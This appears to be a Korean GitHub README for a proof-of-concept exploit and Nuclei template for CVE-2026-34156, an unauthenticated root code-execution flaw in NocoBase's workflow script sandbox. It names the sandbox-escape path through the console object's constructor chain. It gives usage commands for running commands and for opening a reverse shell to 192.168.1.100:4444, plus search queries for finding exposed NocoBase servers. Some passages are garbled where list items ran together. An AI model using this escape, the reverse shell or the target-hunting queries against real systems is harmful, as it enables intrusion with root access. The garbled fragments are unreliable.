 ashrafzaryouh/cve-2026-34156

CVE-2026-34156에 대한 PoC 익스플로잇 및 Nuclei 템플릿으로, NocoBase 워크플로 샌드박스 탈출을 통해 root 권한으로 인증 없이 원격 코드 실행이 가능합니다.




NocoBase에서의 인증되지 않은 / 낮은 권한 → 루트 원격 코드 실행
CVE-2026-34156은 NocoBase(오픈소스 노코드/로코드 플랫폼)의 치명적인 샌드박스 탈출 취약점입니다.
워크플로 스크립트 노드를 생성하거나 실행할 수 있는 공격자(낮은 권한이라도)는 Node.js vm 샌드박스를 탈출하여 컨테이너 내부에서 루트 권한으로 완전한 원격 코드 실행을 달성할 수 있습니다.
@nocobase/plugin-workflow-javascript (스크립트 노드)console._stdout.constructor.constructor를 통한 샌드박스 탈출uid=0)fs)샌드박스에 전달된 console 객체가 호스트 영역에서 온 것이므로, 공격자가 프로토타입 체인을 따라 올라가 실제 Function 생성자 → process.mainModule.require에 접근할 수 있습니다.
# 간단한 명령 실행
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# 리버스 셸
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
저장소 포함 내용: 전체 PoC 스크립트, Nuclei 템플릿, 안전한 검사기.
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm)을 사용하세요.
이 저장소는 교육 및 승인된 보안 연구 목적으로만 제공됩니다.
소유하고 있거나 테스트에 대한 명시적 서면 허가를 받은 시스템에서만 사용하세요.
무단 익스플로잇은 불법입니다.
보안 커뮤니티를 위해 ❤️로 제작되었습니다
안전을 지키세요. 빠르게 패치하세요.






